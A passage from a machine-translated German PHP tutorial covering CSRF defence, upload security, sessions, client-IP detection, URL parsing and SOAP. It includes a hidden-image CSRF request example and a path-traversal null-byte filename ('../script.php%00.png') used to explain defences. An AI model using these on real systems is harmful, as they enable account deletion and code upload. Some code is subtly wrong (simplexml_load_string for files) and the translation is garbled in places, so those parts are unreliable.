`HTML` Kommentare und `PHP` Tags werden ebenfalls entfernt. Dies ist fest codiert und kann nicht mit allowable_tags geändert werden.

In `PHP` 5.3.4 und höher werden selbstschließende `XHTML` Tags ignoriert, und in allowable_tags sollten nur nicht selbstschließende Tags verwendet werden. Zum Beispiel die beiden zu ermöglichen `<br>` und `<br/>` , sollten Sie verwenden:

```
<?php
strip_tags($input, '<br>');
?>
```

Problem

Cross-Site Request Forgery oder `CSRF` kann dazu führen, dass Endbenutzer böswillige Anfragen an einen Webserver unwissentlich generieren. Dieser Angriffsvektor kann sowohl in POST- als auch in GET-Anforderungen ausgenutzt werden. `/delete.php?accnt=12` der URL-Endpunkt `/delete.php?accnt=12` löscht das Konto, das aus dem `accnt` Parameter einer GET-Anforderung übergeben wird. Wenn nun ein authentifizierter Benutzer in einer anderen Anwendung auf das folgende Skript stößt

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

Das Konto würde gelöscht werden.

Lösung

Eine häufige Lösung für dieses Problem ist die Verwendung von **CSRF-Token** . CSRF-Token werden in Anforderungen eingebettet, sodass eine Webanwendung darauf vertrauen kann, dass eine Anforderung aus einer erwarteten Quelle als Teil des normalen Workflows der Anwendung stammt. Zunächst führt der Benutzer eine Aktion aus, z. B. das Anzeigen eines Formulars, durch die ein eindeutiges Token erstellt wird. Ein Beispielformular, das dies implementiert, könnte wie folgt aussehen

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

Das Token kann dann vom Server anhand der Benutzersitzung nach dem Senden des Formulars überprüft werden, um böswillige Anfragen zu eliminieren.

Beispielcode

Beispielcode für eine grundlegende Implementierung:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
```

```
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

Es gibt bereits viele Bibliotheken und Frameworks, die ihre eigene Implementierung der CSRF-Validierung haben. Obwohl dies die einfache Implementierung von CSRF ist, müssen Sie etwas Code schreiben, **um** Ihr CSRF-Token dynamisch neu zu generieren, **um** das Stehlen und Fixieren von CSRF-Token zu verhindern.

Dateien hochladen

Wenn Sie möchten, dass Benutzer Dateien auf Ihren Server hochladen, müssen Sie einige Sicherheitsprüfungen durchführen, bevor Sie die hochgeladene Datei tatsächlich in Ihr Webverzeichnis verschieben.

Die hochgeladenen Daten:

Dieses Array enthält vom ***Benutzer*** *übermittelte Daten* und enthält *keine* Informationen über die Datei selbst. Während diese Daten normalerweise vom Browser generiert werden, können Sie mithilfe von Software problemlos eine Post-Anfrage an dasselbe Formular senden.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - Überprüfen Sie jeden Aspekt.
- `type` - Verwenden Sie niemals diese Daten. Es kann stattdessen mithilfe von PHP-Funktionen abgerufen werden.
- `size` - sicher zu bedienen.

- `tmp_name` - Sicher zu verwenden.

Den Dateinamen ausnutzen

Normalerweise erlaubt das Betriebssystem keine bestimmten Zeichen in einem Dateinamen, aber durch Spoofing der Anforderung können Sie sie hinzufügen, um unerwartete Ereignisse zuzulassen. Zum Beispiel können wir die Datei benennen:

```
../script.php%00.png
```

Schauen Sie sich den Dateinamen genau an und Sie sollten ein paar Dinge beachten.

1. Der erste, der auffällt, ist der `../` , der in einem Dateinamen völlig unzulässig ist und gleichzeitig vollkommen in Ordnung ist, wenn Sie eine Datei von einem Verzeichnis in ein anderes verschieben, was machen wir richtig?
2. Jetzt denken Sie vielleicht, dass Sie die Dateierweiterungen in Ihrem Skript ordnungsgemäß überprüft haben. Dieser Exploit hängt jedoch von der URL-Dekodierung ab. Dabei wird `%00` in ein `null` . Im Wesentlichen wird an das Betriebssystem erinnert, dass diese Zeichenfolge hier endet und die Dateinamenerweiterung `.png` entfernt wird .

Jetzt habe ich `script.php` in ein anderes Verzeichnis hochgeladen und dabei einfache Überprüfungen an Dateierweiterungen übergeben. Es übergeht auch `.htaccess` Dateien, wodurch die Ausführung von Skripts in Ihrem Upload-Verzeichnis nicht möglich ist.

Den Dateinamen und die Erweiterung sicher abrufen

Sie können `pathinfo()` , um den Namen und die Erweiterung auf eine sichere Art und Weise zu extrapolieren. Zunächst müssen jedoch unerwünschte Zeichen im Dateinamen ersetzt werden:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

Während wir jetzt einen Dateinamen und eine Erweiterung haben, die zum Speichern verwendet werden können, bevorzuge ich es immer noch, diese Informationen in einer Datenbank zu speichern und dieser Datei einen generierten Namen zu geben, beispielsweise `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                         | time
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

Dies würde das Problem doppelter Dateinamen und unvorhergesehener Exploits im Dateinamen beheben. Der Angreifer könnte dadurch auch erraten, wo die Datei gespeichert wurde, da er oder sie nicht speziell für die Ausführung zielen kann.

MIME-Typ-Überprüfung

Das Überprüfen einer Dateierweiterung, um festzustellen, um welche Datei es sich handelt, reicht nicht aus, da eine Datei `image.png` kann, aber sehr wohl ein PHP-Skript enthalten kann. Durch Überprüfen des Mime-Typs der hochgeladenen Datei mit einer Dateierweiterung können Sie überprüfen, ob die Datei enthält, worauf sich der Name bezieht.

Sie können sogar einen Schritt weitergehen, um Bilder zu validieren, und das öffnet sie tatsächlich:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

Sie können den Mime-Typ mithilfe einer eingebauten Funktion oder einer Klasse abrufen .

Weiße Auflistung Ihrer Uploads

Am wichtigsten ist jedoch, dass Sie die Dateierweiterungen und Mime-Typen je nach Formular auf die Positivliste setzen.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
```

```
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Sicherheit online lesen: https://riptutorial.com/de/php/topic/2781/sicherheit

Kapitel 80: SimpleXML

Examples

XML-Daten in simplexml laden

Laden von String

Verwenden Sie `simplexml_load_string` , um ein `SimpleXMLElement` aus einem String zu erstellen:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Beachten Sie das `or` nicht `||` muss hier verwendet werden, da der Vorrang von `or` höher als `=` . Der Code nach `or` wird nur ausgeführt, wenn `$xml` schließlich zu false aufgelöst wird.

Laden aus einer Datei

Verwenden Sie `simplexml_load_file` , um XML-Daten aus einer Datei oder einer URL zu laden:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

Die URL kann ein beliebiges Schema sein, das von PHP unterstützt wird , oder benutzerdefinierte Stream-Wrapper.

SimpleXML online lesen: https://riptutorial.com/de/php/topic/7820/simplexml

Kapitel 81: Sitzungen

Syntax

- void session_abort (void)
- int session_cache_expire ([Zeichenfolge $ new_cache_expire])
- void session_commit (void)
- Zeichenfolge session_create_id ([Zeichenfolge $ Präfix])
- bool session_decode (Zeichenfolge $ data)
- bool session_destroy (void)
- Zeichenfolge session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([string $ id])
- bool session_is_registered (Zeichenfolge $ name)
- Zeichenfolge session_module_name ([string $ module])
- String Sitzungsname ([String $ Name])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (gemischter $ name [, mixed $ ...])
- void session_reset (void)
- Zeichenfolge session_save_path ([string $ path])
- void session_set_cookie_params (int $ lifetime [, string $ path [, string $ domain [, bool $ secure = false [, bool $ httponly = false]]]])
- bool session_set_save_handler (aufrufbarer $ open, aufrufbarer $ close, aufrufbarer $ read, aufrufbarer $ write, aufrufbarer $ destroy, aufrufbarer $ gc [, aufrufbarer $ create_sid [, aufrufbarer $ validate_sid [, aufrufbarer $ update_timestamp]]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister (Zeichenfolge $ name)
- void session_unset (void)
- void session_write_close (void)

Bemerkungen

Beachten Sie, dass der Aufruf von `session_start()` auch dann eine PHP-Warnung `session_start()` , wenn die Sitzung bereits gestartet ist.

Examples

Sitzungsdaten bearbeiten

Die Variable `$_SESSION` ist ein Array, das Sie wie ein normales Array abrufen oder `$_SESSION` können.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Weitere Informationen zum Arbeiten mit einem Array finden Sie unter Manipulieren eines Arrays.

Wenn Sie ein Objekt in einer Sitzung speichern, kann es nur ordnungsgemäß abgerufen werden, wenn Sie über einen Autoloader für Klassen verfügen oder die Klasse bereits geladen haben. Andernfalls wird das Objekt als Typ `__PHP_Incomplete_Class` , was später zu Abstürzen führen kann . Weitere Informationen zum automatischen Laden finden Sie unter Namespacing und Autoloading.

Warnung:

Sitzungsdaten können gekapert werden. Dies ist beschrieben in: *Pro PHP-Sicherheit: Von den Prinzipien der Anwendungssicherheit zur Implementierung von XSS Defense - Kapitel 7: Verhindern von Session-Hijacking* Es kann daher dringend empfohlen werden, keine persönlichen Informationen in `$_SESSION` . Dies würde am kritischsten die **Kreditkartennummern** , die von der **Regierung ausgestellten IDs** und die **Passwörter beinhalten** . Es würde sich aber auch auf weniger Daten ausdehnen, wie **Namen** , **E-Mails** , **Telefonnummern** usw., die es einem Hacker ermöglichen würden, sich als legitimen Benutzer auszugeben. Verwenden Sie in den Sitzungsdaten generell wertlose / nicht persönliche Werte, wie z. B. numerische Bezeichner.

Zerstöre eine ganze Sitzung

Wenn Sie eine Sitzung haben, die Sie zerstören möchten, können Sie dies mit `session_destroy()` tun.

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
```

```
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Die Verwendung von `session_destroy()` unterscheidet sich von etwas wie `$_SESSION = array();` `SESSION` werden alle im `SESSION` Superglobal gespeicherten Werte `SESSION` , die tatsächliche gespeicherte Version der Sitzung wird jedoch nicht zerstört.

Hinweis : Wir verwenden `$_SESSION = array();` anstelle von `session_unset()` weil das Handbuch `session_unset()` festlegt:

> Verwenden Sie session_unset () nur für älteren veralteten Code, der $ _SESSION nicht verwendet.

session_start () -Optionen

Beginnend mit PHP-Sitzungen können wir ein Array mit `php.ini` Optionen für `session_start` an die Funktion `session_start` .

Beispiel

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

Diese Funktion führt auch eine neue `php.ini` Einstellung mit dem Namen `session.lazy_write` ein. Die `php.ini` `true` und bedeutet, dass Sitzungsdaten nur dann neu geschrieben werden, wenn sie geändert werden.

Referenzierung: https://wiki.php.net/rfc/session-lock-ini

Prüfen, ob Sitzungscookies erstellt wurden

Sitzungsname ist der Name des Cookies, das zum Speichern von Sitzungen verwendet wird. Sie können dies verwenden, um festzustellen, ob für den Benutzer Cookies für eine Sitzung erstellt wurden:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Beachten Sie, dass diese Methode im Allgemeinen nicht nützlich ist, wenn Sie nicht wirklich unnötig Cookies erstellen möchten.

Sitzungsname ändern

Sie können den Sitzungsnamen aktualisieren, indem Sie `session_name()` aufrufen.

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

Wenn in `session_name()` kein Argument angegeben ist, wird der aktuelle Sitzungsname zurückgegeben.

> Es sollte nur alphanumerische Zeichen enthalten. es sollte kurz und beschreibend sein (z. B. für Benutzer mit aktivierten Cookie-Warnungen). Der Sitzungsname darf nicht nur aus Ziffern bestehen, mindestens ein Buchstabe muss vorhanden sein. Andernfalls wird jedes Mal eine neue Sitzungs-ID generiert.

Sitzungssperre

Wie wir alle wissen, schreibt PHP Sitzungsdaten in eine Datei auf der Serverseite. Wenn eine Anfrage an PHP - Skript aus , die die Sitzung über beginnt `session_start()` , PHP Sperren diese Sitzungsdatei andere eingehende Anfragen zu blockieren / warten resultierende für gleiche `session_id` abzuschließen, weil von denen die anderen Anforderungen an stecken `session_start()` bis oder es sei denn, die **gesperrte Sitzungsdatei** wird nicht freigegeben

Die Sitzungsdatei bleibt gesperrt, bis das Skript abgeschlossen ist oder die Sitzung manuell geschlossen wird. Um diese Situation zu vermeiden, *dh um zu verhindern, dass mehrere Anforderungen blockiert werden* , können wir die Sitzung starten und die Sitzung schließen, wodurch die Sperrung der Sitzungsdatei aufgehoben wird und die verbleibenden Anforderungen fortgesetzt werden können.

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Jetzt wird überlegt, ob die Sitzung geschlossen ist, wie die Sitzungswerte gelesen werden sollen, auch wenn die Sitzung geschlossen ist und die Sitzung noch verfügbar ist. So können wir die Sitzungsdaten immer noch lesen.

```
echo $_SESSION['id'];    // will output  123
```

In **php> = 7.0** können wir nur **read_only** session, **read_write** session und **lazy_write** session haben. **Daher ist** es nicht erforderlich, `session_write_close()`

Sichere Sitzung ohne Fehler starten

Viele Entwickler haben dieses Problem, wenn sie an großen Projekten arbeiten, insbesondere wenn sie an einigen modularen CMS mit Plugins, Addons, Komponenten usw. arbeiten wenn die Sitzung gestartet ist Wenn keine Sitzung vorhanden ist, starte ich die Sitzung sicher. Wenn eine Sitzung existiert, passiert nichts.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

Dies kann Ihnen sehr `session_start` Fehler `session_start` zu vermeiden.

Sitzungen online lesen: https://riptutorial.com/de/php/topic/486/sitzungen

Kapitel 82: So ermitteln Sie die Client-IP-Adresse

Examples

Ordnungsgemäße Verwendung von HTTP_X_FORWARDED_FOR

In Anbetracht der neuesten httpoxy- Schwachstellen gibt es eine weitere Variable, die häufig missbraucht wird.

`HTTP_X_FORWARDED_FOR` wird häufig zum Erkennen der Client-IP-Adresse verwendet. Dies kann jedoch ohne zusätzliche Prüfungen zu Sicherheitsproblemen führen, insbesondere wenn diese IP-Adresse später zur Authentifizierung oder in SQL-Abfragen ohne Bereinigung verwendet wird.

Die meisten der verfügbaren Codebeispiele ignorieren die Tatsache, dass `HTTP_X_FORWARDED_FOR` tatsächlich als vom Client selbst bereitgestellte Informationen betrachtet werden kann und daher **keine** zuverlässige Quelle zum Erkennen der IP-Adresse von Clients ist. In einigen Beispielen wird zwar eine Warnung vor möglichem Missbrauch hinzugefügt, der Code selbst wird jedoch noch nicht überprüft.

Hier ist ein Beispiel für eine in PHP geschriebene Funktion, wie Sie eine Client-IP-Adresse erkennen können, wenn Sie wissen, dass sich der Client hinter einem Proxy befindet und Sie wissen, dass dieser Proxy vertrauenswürdig ist. Wenn Sie keine vertrauenswürdigen Proxys kennen, können Sie einfach `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
```

```
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

So ermitteln Sie die Client-IP-Adresse online lesen: https://riptutorial.com/de/php/topic/5058/so-ermitteln-sie-die-client-ip-adresse

Kapitel 83: So zerlegen Sie eine URL

Einführung

Wenn Sie PHP programmieren, werden Sie höchstwahrscheinlich in die Lage versetzt, eine URL in mehrere Teile aufzuteilen. Es gibt natürlich mehr als eine Möglichkeit, dies je nach Ihren Bedürfnissen zu tun. In diesem Artikel werden diese Möglichkeiten erläutert, damit Sie herausfinden können, was für Sie am besten geeignet ist.

Examples

Parse_url () verwenden

> parse_url (): Diese Funktion analysiert eine URL und gibt ein assoziatives Array zurück, das eine der verschiedenen vorhandenen Komponenten der URL enthält.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

Wenn Sie den Pfad getrennt benötigen, können Sie explodieren

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

Wenn Sie den letzten Teil des Abschnitts benötigen, können Sie end () wie folgt verwenden:

```
$last = end($url['sections']);
```

Wenn die URL GET-Variablen enthält, können Sie auch diese abrufen

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Wenn Sie die Abfrage-Variablen auflösen möchten, können Sie parse_str () folgendermaßen verwenden:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Explode verwenden ()

> explode (): Gibt ein Array von Strings zurück, von denen jeder ein Teilstring eines Strings ist, der durch Aufteilen auf die vom String-Trennzeichen gebildeten Grenzen gebildet wird.

Diese Funktion ist ziemlich einfach.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

Sie können den letzten Teil der URL auf folgende Weise abrufen:

```
$last = end($parts);
// Output: param2
```

Sie können auch innerhalb des Arrays navigieren, indem Sie sizeof () in Kombination mit einem mathematischen Operator wie folgt verwenden:

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

Basename verwenden ()

> basename (): Bei Angabe einer Zeichenfolge, die den Pfad zu einer Datei oder einem Verzeichnis enthält, gibt diese Funktion die nachfolgende Namenskomponente zurück.

Diese Funktion gibt nur den letzten Teil einer URL zurück

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

Wenn Ihre URL mehr Informationen enthält und Sie den Verzeichnisnamen benötigen, der die Datei enthält, können Sie sie mit dirname () wie folgt verwenden:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

So zerlegen Sie eine URL online lesen: https://riptutorial.com/de/php/topic/10847/so-zerlegen-sie-eine-url

Kapitel 84: SOAP-Client

Syntax

- __getFunctions () // Gibt ein Array von Funktionen für den Service zurück (nur WSDL-Modus)
- __getTypes () // Gibt ein Array von Typen für den Service zurück (nur WSDL-Modus)
- __getLastRequest () // Gibt XML von der letzten Anforderung zurück (Option für `trace` erforderlich)
- __getLastRequestHeaders () // Header von den letzten Anfrage Returns (Erfordert `trace` -Option)
- __getLastResponse () // Gibt XML aus der letzten Antwort zurück (Option für `trace` erforderlich)
- __getLastResponseHeaders () // Gibt die Header der letzten Antwort zurück (Option für `trace` erforderlich)

Parameter

Parameter	Einzelheiten
$ wsdl	URI von WSDL oder `NULL` wenn der Nicht-WSDL-Modus verwendet wird
$ options	Optionsfeld für SoapClient. Im Nicht-WSDL-Modus müssen `location` und `uri` festgelegt werden. Alle anderen Optionen sind optional. Mögliche Werte finden Sie in der folgenden Tabelle.

Bemerkungen

Die `SoapClient` Klasse ist mit einer `__call` Methode ausgestattet. Dies ist *nicht* direkt anzurufen. Stattdessen können Sie Folgendes tun:

```
$soap->requestInfo(['a', 'b', 'c']);
```

Dadurch wird die SOAP-Methode `requestInfo` .

Tabelle möglicher `$options` Werte (*Array von Schlüssel / Wert-Paaren*):

Möglichkeit	Einzelheiten
Standort	URL des SOAP-Servers. *Erforderlich* im Nicht-WSDL-Modus. Kann im WSDL-Modus verwendet werden, um die URL zu überschreiben.

Möglichkeit	Einzelheiten
uri	Zielnamensraum des SOAP-Dienstes. *Erforderlich* im Nicht-WSDL-Modus.
Stil	Mögliche Werte sind `SOAP_RPC` oder `SOAP_DOCUMENT` . Nur im Nicht-WSDL-Modus gültig.
benutzen	Mögliche Werte sind `SOAP_ENCODED` oder `SOAP_LITERAL` . Nur im Nicht-WSDL-Modus gültig.
soap_version	Mögliche Werte sind `SOAP_1_1` (*Standard*) oder `SOAP_1_2` .
Authentifizierung	Aktivieren Sie die HTTP-Authentifizierung. Mögliche Werte sind `SOAP_AUTHENTICATION_BASIC` (*Standard*) oder `SOAP_AUTHENTICATION_DIGEST` .
Anmeldung	Benutzername für die HTTP-Authentifizierung
Passwort	Passwort für die HTTP-Authentifizierung
Proxy-Host	URL des Proxy-Servers
Proxy-Port	Proxy-Server-Port
proxy_login	Benutzername für Stellvertreter
proxy_password	Passwort für Proxy
local_cert	Pfad zum HTTPS-Client-Zertifikat (zur Authentifizierung)
Passphrase	Passphrase für HTTPS-Client-Zertifikat
Kompression	Anfrage / Antwort komprimieren Wert ist eine Bitmaske von `SOAP_COMPRESSION_ACCEPT` mit entweder `SOAP_COMPRESSION_GZIP` oder `SOAP_COMPRESSION_DEFLATE` . Zum Beispiel: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP` .
Codierung	Interne Zeichenkodierung (TODO: mögliche Werte)
Spur	*Boolean* , Standardeinstellung ist `FALSE` . Ermöglicht die Rückverfolgung von Anforderungen, damit Fehler zurückverfolgt werden können. Ermöglicht die Verwendung von `__getLastRequest()` , `__getLastRequestHeaders()` , `__getLastResponse()` und `__getLastResponseHeaders()` .
Classmap	Ordnen Sie WSDL-Typen PHP-Klassen zu. Wert sollte ein Array mit WSDL-Typen als Schlüssel und PHP-Klassennamen als Werte sein.
Ausnahmen	*Boolescher* Wert. Sollte bei SOAP Ausnahmen auftreten

Möglichkeit	Einzelheiten
	(vom Typ `SoapFault).
Verbindungszeitüberschreitung	Timeout (in Sekunden) für die Verbindung zum SOAP-Dienst.
typemap	Array von Typzuordnungen. Das Array sollte aus Schlüssel / Wert-Paaren mit den folgenden Schlüsseln bestehen: `type_name` , `type_ns` (Namespace-URI), `from_xml` (Callback akzeptiert einen String-Parameter) und `to_xml` (Callback akzeptiert einen Objektparameter).
cache_wsdl	Wie (wenn überhaupt) soll die WSDL-Datei zwischengespeichert werden? Mögliche Werte sind `WSDL_CACHE_NONE` , `WSDL_CACHE_DISK` , `WSDL_CACHE_MEMORY` oder `WSDL_CACHE_BOTH` .
User-Agent	Zeichenfolge, die im `User-Agent` Header verwendet werden soll.
stream_context	Eine Ressource für einen Kontext.
Eigenschaften	Bitmaske von `SOAP_SINGLE_ELEMENT_ARRAYS` , `SOAP_USE_XSI_ARRAY_TYPE` , `SOAP_WAIT_ONE_WAY_CALLS` .
bleib am Leben	(*Nur PHP-Version> = 5.4*) *Boolescher* Wert. Senden Sie entweder `Connection: Keep-Alive` Header (`TRUE`) oder `Connection: Close` Header (`FALSE`).
ssl_method	(*Nur PHP-Version> = 5.5*) Welche SSL / TLS-Version soll verwendet werden. Mögliche Werte sind `SOAP_SSL_METHOD_TLS` , `SOAP_SSL_METHOD_SSLv2` , `SOAP_SSL_METHOD_SSLv3` oder `SOAP_SSL_METHOD_SSLv23` .

Problem mit 32-Bit-PHP : In 32-Bit-PHP werden numerische Zeichenfolgen, die größer als 32 Bit sind und automatisch von `xs:long` in Ganzzahlen umgewandelt werden, dazu geführt, dass die 32-Bit-Grenze erreicht wird und der `2147483647` in `2147483647` . Um dies zu `__soapCall()` , werfen Sie die Strings in Float um, bevor Sie sie an `__soapCall()` .

Examples

WSDL-Modus

Erstellen Sie zunächst ein neues `SoapClient` Objekt, und übergeben Sie die URL an die WSDL-Datei und optional ein Array von Optionen.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Rufen Sie dann mit dem `$soap` Objekt Ihre SOAP-Methoden auf.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Nicht-WSDL-Modus

Dies ist dem WSDL-Modus ähnlich, mit der Ausnahme, dass wir `NULL` als WSDL-Datei übergeben und die `location` und `uri` Optionen festlegen.

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Klassenpläne

Beim Erstellen eines SOAP-Clients in PHP können Sie auch einen `classmap` Schlüssel im Konfigurationsarray `classmap` . Diese `classmap` definiert, welche Typen in der WSDL anstelle der standardmäßigen `StdClass` tatsächlichen Klassen zugeordnet werden `StdClass` . Der Grund, warum Sie dies tun möchten, ist, dass Sie die automatische Vervollständigung von Feldern und Methodenaufrufen für diese Klassen erhalten können, anstatt zu erraten, welche Felder für die reguläre `StdClass` .

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}
```

```
$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

Nach der Konfiguration der Classmap wird der SoapClient bei jeder Ausführung einer bestimmten Operation, die einen Typ `Address` oder `Book` zurückgibt, diese Klasse instanziieren, die Felder mit den Daten füllen und sie vom Operationsaufruf zurückgeben.

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Verfolgung der SOAP-Anforderung und -Antwort

Manchmal möchten wir uns ansehen, was in der SOAP-Anfrage gesendet und empfangen wird. Die folgenden Methoden geben das XML in der Anforderung und der Antwort zurück:

```
SoapClient::__getLastRequest()
